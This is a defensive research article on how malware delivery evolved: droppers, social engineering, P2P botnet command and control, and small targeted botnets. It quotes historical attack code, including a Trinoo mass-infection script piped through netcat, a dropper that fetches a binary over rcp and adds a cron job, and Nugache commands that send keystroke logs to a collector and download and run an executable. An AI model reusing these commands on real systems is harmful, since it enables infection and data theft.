DAVID DITTRICH

malware to crimeware: how far have they gone, and how do we catch up?

Dave Dittrich is an affiliate information security researcher in the University of Washington's Applied Physics Laboratory. He focuses on advanced malware threats and the ethical and legal framework for responding to computer network attacks.

dittrich@u.washington.edu

And ye shall know the truth, and the truth shall make you free.

John 8:32

I HAVE SURVEYED OVER A DECADE OF advances in delivery of malware. Over this period, attackers have shifted to using complex, multi-phase attacks based on subtle social engineering tactics, advanced cryptographic techniques to defeat takeover and analysis, and highly targeted attacks that are intended to fly below the radar of current technical defenses. I will show how malicious technology combined with social manipulation is used against us and conclude that this understanding might even help us design our own combination of technical and social mechanisms to better protect us.

The late 1990s saw the advent of distributed and coordinated computer network attack tools, which were primarily used for the electronic equivalent of fist fighting in the streets. It only took a few years for criminal activity—extortion, click fraud, denial of service for competitive advantage—to appear, followed by mass theft of personal and financial data through quieter, yet still widespread and automated, keystroke logging. Despite what law-abiding citizens would desire, crime does pay, and pay well. Today, the financial gain from criminal enterprise allows investment of large sums of money in developing tools and operational capabilities that are increasingly sophisticated and highly targeted. These advances are outpacing the technologies and skill sets on the defensive side of the equation. The results are increasing losses, frustration, and calls for more aggressive actions to counter this threat to society.

Automated Malware Installation: The "Dropper"

In the 1990s, malicious software was installed on a system by an attacker first compromising the host (e.g., by breaking a password or exploiting a remotely accessible vulnerability to get access to a shell prompt) and then manually copying additional malicious programs onto the system. For example, a program might exploit a buffer overflow condition to cause the exploited service to create a new process and bind a UNIX shell prompt to a listening port. Or it might write the string "+ +" to the file .rhosts in the root account, allowing anonymous access to the system from any system on the Internet via the Berkeley "r utilities" remote copy (rcp), remote shell (rsh), or remote login (rlogin.)

The first steps to automate this process involved using one program to exploit the system and bind a shell to a listening port, and a second program to feed a shell script of many commands to download, install, configure, and start malicious programs. This is referred to as a "dropper" and was described by Radatti in September 1995.

> Using a Bot as a dropper or creating a virus that includes bot-like capability is simple. With the advent of global networks, the edge between viruses, bots, worms and Trojans will blur. Attacks will be created that use abilities from all of these forms and others to be developed. [13]

One of the first widespread instances of a semi-automated dropper attack along the lines predicted by Radatti occurred in the summer of 1999 when thousands of computers at a time were compromised and organized in distributed-denial-of-service (DDoS) attack networks using programs like Trinoo, Tribe Flood Network, Stacheldraht, and Shaft. The analysis of Trinoo showed how it was done. The first program sets up a shell on port 1524/tcp and creates a list of IP addresses on which the listening port is active. The attacker then runs that list through a program that builds a helper script to run a dropper script named trin.sh that is injected into a shell on each previously back-doored system for mass-infection. The helper script looked like this:

```
./trin.sh | nc 128.aaa.167.217 1524 &
./trin.sh | nc 128.aaa.167.218 1524 &
./trin.sh | nc 128.aaa.167.219 1524 &
./trin.sh | nc 128.aaa.187.38 1524 &
./trin.sh | nc 128.bbb.2.80 1524 &
./trin.sh | nc 128.bbb.2.81 1524 &
./trin.sh | nc 128.bbb.2.238 1524 &
./trin.sh | nc 128.ccc.12.22 1524 &
./trin.sh | nc 128.ccc.12.50 1524 &
[hundreds of lines deleted]
```

The dropper script that, piped to each back-doored system via Netcat, actually downloaded and installed Trinoo agents looked like this:

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
echo "echo rcp is done moving binary"

echo "chmod +x /usr/sbin/rpc.listen"

echo "echo launching trinoo"
echo "/usr/sbin/rpc.listen"

echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"

echo "crontab cron"
echo "echo launched"
echo "exit"
```

Today, droppers on Microsoft Windows architecture are typically wrapper programs in the form of a single monolithic binary executable (EXE) program. The EXE dropper either contains the actual malware or is capable of downloading, unpacking, decrypting, and/or installing it. In some cases, the malware is itself one of the droppers!

REASONS FOR USING DROPPERS

There are several reasons why dropper attacks are used: the dropper is typically much smaller and thus easier to morph (for bypassing AV) and spread

(often via spam emails, or dropping malicious USB drives in the parking lot of a business and waiting for people to pick them up and stick them in their work computers to see what is on them); the dropper has the capacity, although not frequently used, to download the malware using mechanisms that bypass AV; the dropper can perform set-up operations (e.g., pre-loading a default contact list) before the malware is started, minimizing the need to keep updating the malware itself; the dropper can disable AV, firewalls, security software, and other types of malware, before installing the actual malware being dropped.

To understand the benefits of using a dropper, let us consider how an attacker seeds default peers in a malicious P2P botnet. There are only a few ways that a peer (new or old) can join a malicious P2P botnet to receive command and control:

1. Without having any concept of default peers, a bot can scan for peers. This was the method used by Sinit in 2003, and W32.Downadup (also known as Conficker) in 2009. In the case of Sinit, which listened on the UDP service port 53/udp, the attempts to find peers were detected as suspected DNS scanning, which was quite obvious and noisy. The W32.Downadup bots listened on pseudo-randomly generated high-numbered ports, which were less obvious. Regardless, scanning is less efficient and creates more traffic than other methods.
2. A stable rendezvous method can be achieved by using a static DNS name or several names that are hard-coded into the malware EXE. These domain names, when resolved, can lead to a supernode or to servent peers. Techniques like Fast Flux [14] can also be used to add redundancy and resilience to the use of hard-coded DNS names; however, there are simple countermeasures involving DNS monitoring to detect use of Fast Flux. Storm, for example, used both the Overnet P2P protocol and Fast Flux to conceal its central command and control (C&C) servers, from which bots would pull their commands [11].
3. The use of DNS can be avoided by using hard-coded lists of IP addresses. The additional use of random high-numbered listening ports requires that pairings of IP address and port (e.g., 192.168.0.1:12345) be kept. Use a static list of peers or supernodes hard-coded in the binary or found in an external file that is read on program startup. Early versions of Nugache, for example, had a hard-coded list of approximately 20 IP:PORT pairs that would be used when the bot (a trojan horse dropper in its own right) was first installed and run. Since hosts may change their IP address over time or infected bots may be cleaned up, this list will become useless after a period of time. (Some researchers who were late in the game in starting to analyze Nugache were unable to join the active P2P network, and only witnessed a series of incomplete TCP connection attempts. Others assumed these were the only hosts used for propagating and could easily be disabled to halt spread of the botnet. The assumptions that all information necessary to propagate malware is contained within the sample and that any sample obtained from a honeypot is identical to all others are both naive and frequently invalid [4].)

As can be seen, a dropper solves many of the problems faced by a miscreant, making it a very popular part of today's complex and rapidly evolving threat landscape.



FIGURE 1: NUGACHE DROPPER

Later versions of Nugache did not require frequent updates to hard-coded seed lists in order for new infections to be able to join the P2P network. To accomplish this, the Nugache author used a trojan horse dropper that appeared to be the SETUP.EXE installer in a "mirrored copy" of a shareware program and that contained both the real installer and a copy of Nugache. Users who ran this program got the shareware program installed that they believed they were installing; they had no idea they had also just installed malware.

Figure 1 shows how the Nugache trojan dropper was constructed. The attacker took the SETUP.EXE and wrapped it, along with a copy of the Version 21 Nugache EXE and a list of 300 potential Nugache peers with high availability. From the list of 300 IP:PORT pairs, 100 were selected at random and used to pre-populate the peer list kept in the Windows Registry. If these Registry keys exist when Nugache starts up, the hard-coded default peer list is ignored. This allows the attacker to only have to update the dropper, not the Nugache binary itself, in order to have new infections keep up with the current state of the Nugache P2P network [4].

Social Engineering Attacks

The benefits of using a dropper are clear, and many successful designs are known to the miscreant community. The next step is for the attacker to select an enticing social engineering attack that she hopes will trick the user into running the trojan horse dropper and failing to notice anything is amiss.

"Social engineering" is a catch-all term for using deception, fraud, or other forms of sophisticated subterfuge to get a user to give up sensitive information or, in the case of droppers, to actively authorize the installation of malware. Tricking someone into running a keystroke-logging trojan is an example of the former, while getting them to run a dropper is an example of the latter.

A victim may be enticed to run the dropper by: (a) receiving an AIM or MSN message sent to people on an infected user's buddy list, directing them to click on a link; (b) receiving an email message sent to selected addresses obtained through purchasing a list, scraping Web sites, or harvesting addresses from the Windows Address Book (WAB) of previously infected users; (c) encountering a blog or journal posting placed by the attacker, enticing readers to click on a link to view a fake or malicious media file; or (d) running a

trojan horse installer for a freeware application that is placed on a download aggregator site.

Social engineering attacks combining several of these mechanisms became very popular as early as 2006, with several groups borrowing successful tactics for their own purposes. Variations on fake videos, where the missing required codec is in fact the trojan dropper, have been seen in wide use, attacking Windows systems as early as the ZLOB trojan and Nugache in late 2006 and propagating Storm (a.k.a. Peacomm) in early 2008. A version of this attack to install a trojan horse on Mac OS X systems was first seen in late 2007.

Nugache in fact was propagated using at least five tactics, including one direct attack exploiting a vulnerable service, two direct methods involving social engineering using instant messaging and email, and two entirely indirect methods involving social engineering using blog posts and a trojaned shareware application [4].

The blog posts were placed in an AOL Journal account belonging to someone self-described this way: "I am a pretty 16 year-old girl... I like to hang out with friends, watch movies and play sports. I like to go to the mall and go shopping..but I don't have much time for anything cause I work all the time.. :) Anywho... I'm going to Africa on November 19th and I'll be back December 5th. I'll be gone for 2 weeks and 2 days...it's going to be such an amazing experience." After giving two good reasons for neither responding to correspondence or making further posts for quite a while—work, and a trip out of the country—"she" then leaves two posts with tag lines like, "You will like this!" and URLs that point to PHP dropper scripts on malicious Web sites.

The most interesting and novel approach used by the author of Nugache was a variation on click fraud to perpetrate a very subtle form of social engineering attack with a dropper. After creating a fake "mirror" of a shareware program (as described above) and registering it on two sites that aggregate and index the shareware for downloading, the Nugache author then used the multi-thousand-node Nugache botnet to trigger the site's download counter, artificially inflating the shareware program's popularity. At one site, this resulted in raising the program to the #1 most popular download position, where it remained for over a month! Anyone who went to that site might think it worthwhile to check out the program, since the most popular downloaded program must obviously have some good features.

It is human nature to want to check out popular programs, breaking news videos, salacious pictures and videos of popular stars in compromising or sexually explicit situations, or someone who sounds like a person you would consider as a friend. The tools and techniques for pervasive trustworthy computing are not yet mature, nor may they ever be the complete solution to attacks like these. For these reasons, social engineering attacks are very successful, and likely will continue to be for years to come.

Robust and Flexible Command and Control

The days of simple IRC-based botnet commands, capable of starting/stopping DDoS attacks, downloading and installing programs from HTTP servers, and delegation based on substrings and wildcards, are gone. Today's malware employs strong encryption, uses more advanced programming constructs (e.g., logical expressions, random number generation, and saving runtime state information), and takes advantage of peer-to-peer protocols for

obfuscating command and control servers or even providing all command and control functions by itself.

For example:

- 2006–2008: Nugache used variable-length RSA key exchange to seed Rijndael-256 sessions keys, and it digitally signed all commands and executables with 4096-bit RSA public/private keys. It employed an object-oriented scripting language that used probabilistic and file-content-specific command delegation. It performed all actions (including automatic updating) over a custom P2P protocol that used a hard-to-attack random network topology.
- 2007–2008: Storm used the Overnet P2P protocol, combined with Fast-Flux DNS, to obscure the identities of its central C&C servers where it pulled its commands. While its simpler symmetric encryption was easier to defeat than Nugache, it used a two-step installation process that involved several discrete executable components, making it more flexible and potentially much harder to fully clean up on infected hosts due to a larger variation in how malware artifacts were placed on the file system.
- 2008–2009: W32.Downadup (a.k.a. Conficker) doesn't use a human-readable command structure like classic bots, or even Nugache's object-oriented command set. Instead, it sends binary executable content from bot to bot, all signed with 4096-bit RSA public/private keys.

Nugache has one of the most unusual and advanced command and control mechanisms seen to date. For example, to have 1% of the active Nugache botnet population probabilistically self-select and send their keystroke log files to a collector, the attacker would send a command like:

```
if(Rand(0,99)==0){
Sleep(Rand(0, 1500000));
Logs.Send("10.0.0.1", 80);
}
```

If the attacker wanted to have each host download and run an EXE only one time per bot, a command like the following would be sent through the P2P network periodically (to get hosts that are not available all the time):

```
if(!PVAR.IsSet("mail")){
HTTP.Execute("http://example.com/addressgrabber.exe");
PVAR.Set("mail", 1);
}
```

Commands like this were passed through a custom P2P protocol that included a nonce (to prevent multiple execution of commands passed through the P2P cloud) and an encrypted signature block that was used to authenticate the command (preventing takeover of the botnet). The signature block appears as an impenetrable blob of hexadecimal ASCII text, but actually consists of a series of fields that are derived from the concatenation of the internal numeric command, any textual command(s), and a nonce, which is first hashed using the MD5 algorithm and then inserted into a block which is finally encrypted with the private 4096-bit RSA key. If the compiled-in 4096-bit RSA public signing key is used to decrypt the block, and the same concatenation of fields results in the same MD5 hash, the command is valid and is executed (and passed along through the P2P network). If not, it is discarded. This prevents any replay or modification of commands, which is very unlike classic IRC-based bots.

Felix Leder and Tillmann Werner, in their analysis of Conficker [8], discovered that the Conficker authors implemented the Micro Length-Disassembler Engine 32 (a piece of code that allows virus authors to calculate the byte-

lengths of i386 instructions) in Conficker as a means of generically hooking Windows API calls in order to direct these calls to Conficker's own routines. This shows sufficient skill to be able to effectively compile commands like the human-readable, object-oriented commands of Nugache and to send the resulting signed binary executable modules—a form of malicious byte-code, or m-code for short—through the Conficker P2P channels. This would result in a malware framework that is orders of magnitude more complex and more difficult for defenders to monitor, or for rival groups to take over or subvert. While this has not yet been confirmed by reverse engineering analysis, this would be a logical next step in the evolution of malware networks given what is known of capabilities that have existed for years in programs like Core Security Technology's Impact (http://www.coresecurity.com/content/core-impact-overview) and the Metasploit framework (http://www.metasploit.org/).

The effect of resilient and concealed command and control is to lengthen the time that systems remain infected. It increases the burden on defenders to employ highly skilled reverse engineering and take a much more sophisticated strategic view of countering such survivable botnets. The Conficker Working Group (http://confickerworkinggroup.org/) is a good example of a successful public-private partnership, combining industry, academia, the service provider community, and governmental and non-governmental organizations. Such efforts, however, primarily involve voluntary participation, are very loosely coordinated, and are typically formed ad hoc at the initiation of an emergent crisis. Attacks that are much smaller and less apparently threatening usually do not generate enough attention to warrant such an effort, let alone any persistent media coverage.

Size Does Not Matter

Despite what the fake erectile dysfunction medication spam you received in your inbox might suggest, size does not matter (at least when it comes to botnets). Public relations arms of major security vendors are very good at getting news articles published about how BotX is overtaking BotY and is setting new records for the total number of infections worldwide. In most cases, these numbers are not fully trustworthy, nor are they particularly relevant in terms of gauging threat. Small botnets can be quite successful at causing damage or obtaining illicit monetary gain.

For example, Canadian researchers recently published a report of their investigation of such a botnet, "Tracking GhostNet" [2], which spanned the period June 2008 to March 2009. This botnet was small by today's standards, at a mere 1,295 bots. It affected hosts in 103 countries, and according to the report, "up to 30% of the infected hosts are considered high-value targets and include computers located at ministries of foreign affairs, embassies, international organizations, news media, and NGOs." There are similar stories of data exfiltration attacks for industrial espionage in Israel in 2005 [1] and the United States in 2009 [7]. In a December 2007 talk about recent botnet advances, partial details of a small botnet used to infiltrate the network of a company in the medical field were discussed, as well as some details about the Nugache P2P botnet (also relatively small at around 20,000 bots) [6]. The malware used against the company in the medical field was a standard IRC bot named Rizo (a variant of rbot). It employed targeted attacks in very small numbers, and was modified frequently to stay below the AV industry's radar. The attackers were so confident they weren't being noticed that they didn't even change the IRC channel names and passwords for over a year. In his research blog in March 2009, Joe Stewart described similar small botnets and the threat they pose, and a month later in his talk at RSA 2009 he

called for a more aggressive push toward combating such low-volume, highly targeted, criminal botnets.

Conclusion

As we have seen, attack tools and techniques have become highly sophisticated and agile. They are very successfully getting around all of the commercial defensive technologies available today, despite significant advances in those technologies. What is failing? Why are attackers so successful?

The Center for Strategic and International Studies (CSIS), in their recommendations for the 44th Presidency, put it this way:

> In 1998, a presidential commission reported that protecting cyberspace would become crucial for national security. In effect, this advice was not so much ignored as misinterpreted—we expected damage from cyber attacks to be physical (opened floodgates, crashing airplanes) when it was actually informational. To meet this new threat, we have relied on industrial-age government and an industrial-age defense. We have deferred to market forces in the hope they would produce enough security to mitigate national security threats. It is not surprising that this combination of industrial organization and overreliance on the market has not produced success. As a result, there has been immense damage to the national interest. [10]

The CSIS report—echoing, over a decade later, the presidential commission they reference [12, 9]—calls for increasing government partnership with the private sector, focusing on action-oriented structures over basic information sharing. They suggest that increased trust between corporate leaders and government will foster better public/private partnership, but that trust must be built from personal relationships, in small groups, and requires constant cultivation. They propose creation of a large cadre of skilled professionals, through a combination of education and training, workforce development, and a long-term career path. To provide the advances in technology that will be required to regain lost ground, they suggest a much larger coordinated research and development effort with a multi-disciplinary focus.

All of these goals may be achievable with a model that combines research and development, security operations in a trusted public/private partnership, and a long-term educational pathway with many pathways in and out over time [3]. Organizations like the Honeynet Project (http://honeynet.org/), the Shadowserver Foundation (http://shadowserver.org/), and the Conficker Working Group are examples of how trusted communities, volunteerism, public/private partnerships, modest support from government and corporate donors, and a professional-quality outreach effort transitioning operational knowledge to the general public can do great things. Although, as the CSIS sums it up, "the United States has begun to take the steps needed to defend and compete effectively in cyberspace, . . . there is much to do."

It isn't reasonable, nor is it likely, that individuals at work or at home will stop watching videos, reading blog posts, or responding to email requests that appear legitimate. And relying on reactive identification of malicious sites or programs and blocking them using blacklists or signatures isn't working either. The AV industry's business model is itself being exploited successfully by highly targeted attacks, and this is unlikely to change, because the existing model does not afford the time and energy to investigate every small or targeted botnet.

What avenues exist for combined technical and social defenses that could be investigated by groups like those described above? Or what new model is needed to deal with the evolving threat landscape?

- It might be possible to use a form of modal sandboxing to prevent malware droppers from taking advantage of users viewing blog posts, etc. That is, the ability to install programs, libraries, or modify the system's security settings is not necessary for normal Web browser use, so why permit it all the time? This is different from requesting permission to elevate permissions temporarily. Computer users must use one method and password for installing applications and system programs, and a completely different method for general Web activities, and not mix the two. Users must be forced into conforming, yet it must still be easy enough for the average computer user to accept. While enterprises are well within their rights to enforce policies of "no user installation of programs on work computers" and prevent the ability for many dropper attacks that do not rely on zero-day vulnerabilities to install malware, average users demand simplicity in the products they paid good money for.
- Better mechanisms for policing the millions of copies of public domain and shareware applications could be developed, allowing for better vetting of these programs before installation. This doesn't mean moving to a world where there is one binary signing authority, or that all developers must pay a fee to distribute their applications through one central site. There are many companies that spider the Internet, looking for Web pages to index, cache, and analyze. These could easily be modified to work with malware-analysis sites, and to compare similar copies of programs to warn users when they are attempting to download suspicious copies that do not fit previous norms.
- Enterprises could use similar techniques to those for segregating smoking to specific locations outside normal working areas. For example, personal computers, or special personal-use-only computers supplied by the enterprise, could be used at work to segregate work-specific activities from personal-use-only activities. This allows white-listed applications and remote connections on the enterprise network, and prevents potentially infected personal computers from having access to enterprise networks. WiFi networks are an easy way to implement this segregation.
- Attack-specific education and training for computer users may help decrease the number of infections using social engineering dropper attacks. If new attack methods were understood more completely and more quickly and this knowledge was rolled into more timely user education efforts, perhaps the success rate of these attacks would lessen. This may be asking a lot, though, as some critics claim that if education were a viable solution it would have worked by now (e.g., see http://www.ranum.com/security/computer_security/editorials/dumb/).
- As suggested by Stewart and others, perhaps a more sophisticated and aggressive approach to combating cyber-crime is needed. This raises some very serious issues, though [5], which have not been considered thoroughly enough to date. For example: there is no widely accepted ethical framework that can serve to guide decision-making about alternative actions; there is no cyber equivalent of established martial-arts training regimens which are widely practiced and ethically employed for self-defense; we have no clear way of determining benefit or harm of potential actions; nor is there an accepted way of justifying taking riskier actions that might enter dangerous and uncharted legal waters. We are years away from being able to safely engage in aggressive self-defense on the Internet.

Some of these ideas are not exactly novel and have already been implemented in some form in certain networks. Others go beyond what is done today by existing AV and anti-malware companies. The issue here is that the bad guys are paid well to learn and adapt successful attack techniques,

creatively combining technical with social aspects, while the defensive side is not yet as well funded, as fast to learn, or as agile in similarly adopting blends of technical and social defenses. We can, and we must, change this.

REFERENCES

[1] Avi Cohen, "Scandal Shocks Business World," 2005: http://www.ynetnews.com/articles/0,7340,L-3091900,00.html.

[2] Ronald Deibert, Arnav Manchanda, Rafal Rohozinski, Nart Villeneuve, and Greg Walton, "Tracking GhostNet: Investigating a Cyber Espionage Network," March 2009: http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network.

[3] David Dittrich, "On Developing Tomorrow's 'Cyber Warriors,'" *Proceedings of the 12th Colloquium for Information Systems Security Education*, June 2008: http://staff.washington.edu/dittrich/misc/cisse2008-dittrich.pdf.

[4] David Dittrich and Sven Dietrich, "P2P as Botnet Command and Control: A Deeper Insight," *Proceedings of the 3rd International Conference on Malicious and Unwanted Software* (Malware 2008), IEEE Computer Society, October 2008, pp. 46–63.

[5] David Dittrich and Kenneth E. Himma, "Active Response to Computer Intrusions," Chapter 182 in *Handbook of Information Security*, Vol. III (Wiley, 2005): http://papers.ssrn.com/sol3/papers.cfm?abstract_id=790585.

[6] Dennis Fischer, "Storm, Nugache Lead Dangerous New Botnet Barrage," SearchSecurity.com, December 2007: http://searchsecurity.techtarget.com/news/article/0,289142,sid14_gci1286808,00.html.

[7] Siobhan Gorman, August Cole, and Yochi Dreazen, "Computer Spies Breach Fighter-Jet Project," *Wall Street Journal*, April 21, 2009: http://online.wsj.com/article/SB124027491029837401.html.

[8] Felix Leder and Tillmann Werner, "Know Your Enemy: Containing Conficker," April 2009: https://www.honeynet.org/papers/conficker/.

[9] Stevan D. Mitchell and Elizabeth A. Banker, "Private Intrusion Response," *Harvard Journal of Law and Technology* 11(3), 1998: http://jolt.law.harvard.edu/articles/pdf/v11/11HarvJLTech699.pdf.

[10] CSIS Commission on Cybersecurity for the 44th Presidency, "Securing Cyberspace for the 44th Presidency," Center for Strategic and International Studies, December 2008: http://www.csis.org/media/csis/pubs/081208_securingcyberspace_44.pdf.

[11] Phillip Porras, Hassen Saïdi, and Vinod Yegneswaran, "A Multi-perspective Analysis of the Storm (Peacomm) Worm," Technical Report, Computer Science Laboratory, SRI International, 2007: http://www.cyber-ta.org/pubs/StormWorm/SRITechnical-Report-10-01-Storm-Analysis.pdf.

[12] President's Commission on Critical Infrastructure Protection, Studies and Conclusions, "A 'Legal Foundations' Study"—report 1 of 12, 1997: http://cip.gmu.edu/clib/PCCIPReports.php.

[13] Peter Radatti, "Computer Viruses in UNIX Networks," August 1995: http://radatti.com/published_work/details.php?id=21.

[14] The Honeynet Project, "Know Your Enemy: Fast-Flux Service Networks," July 2007: http://www.honeynet.org/papers/ff/.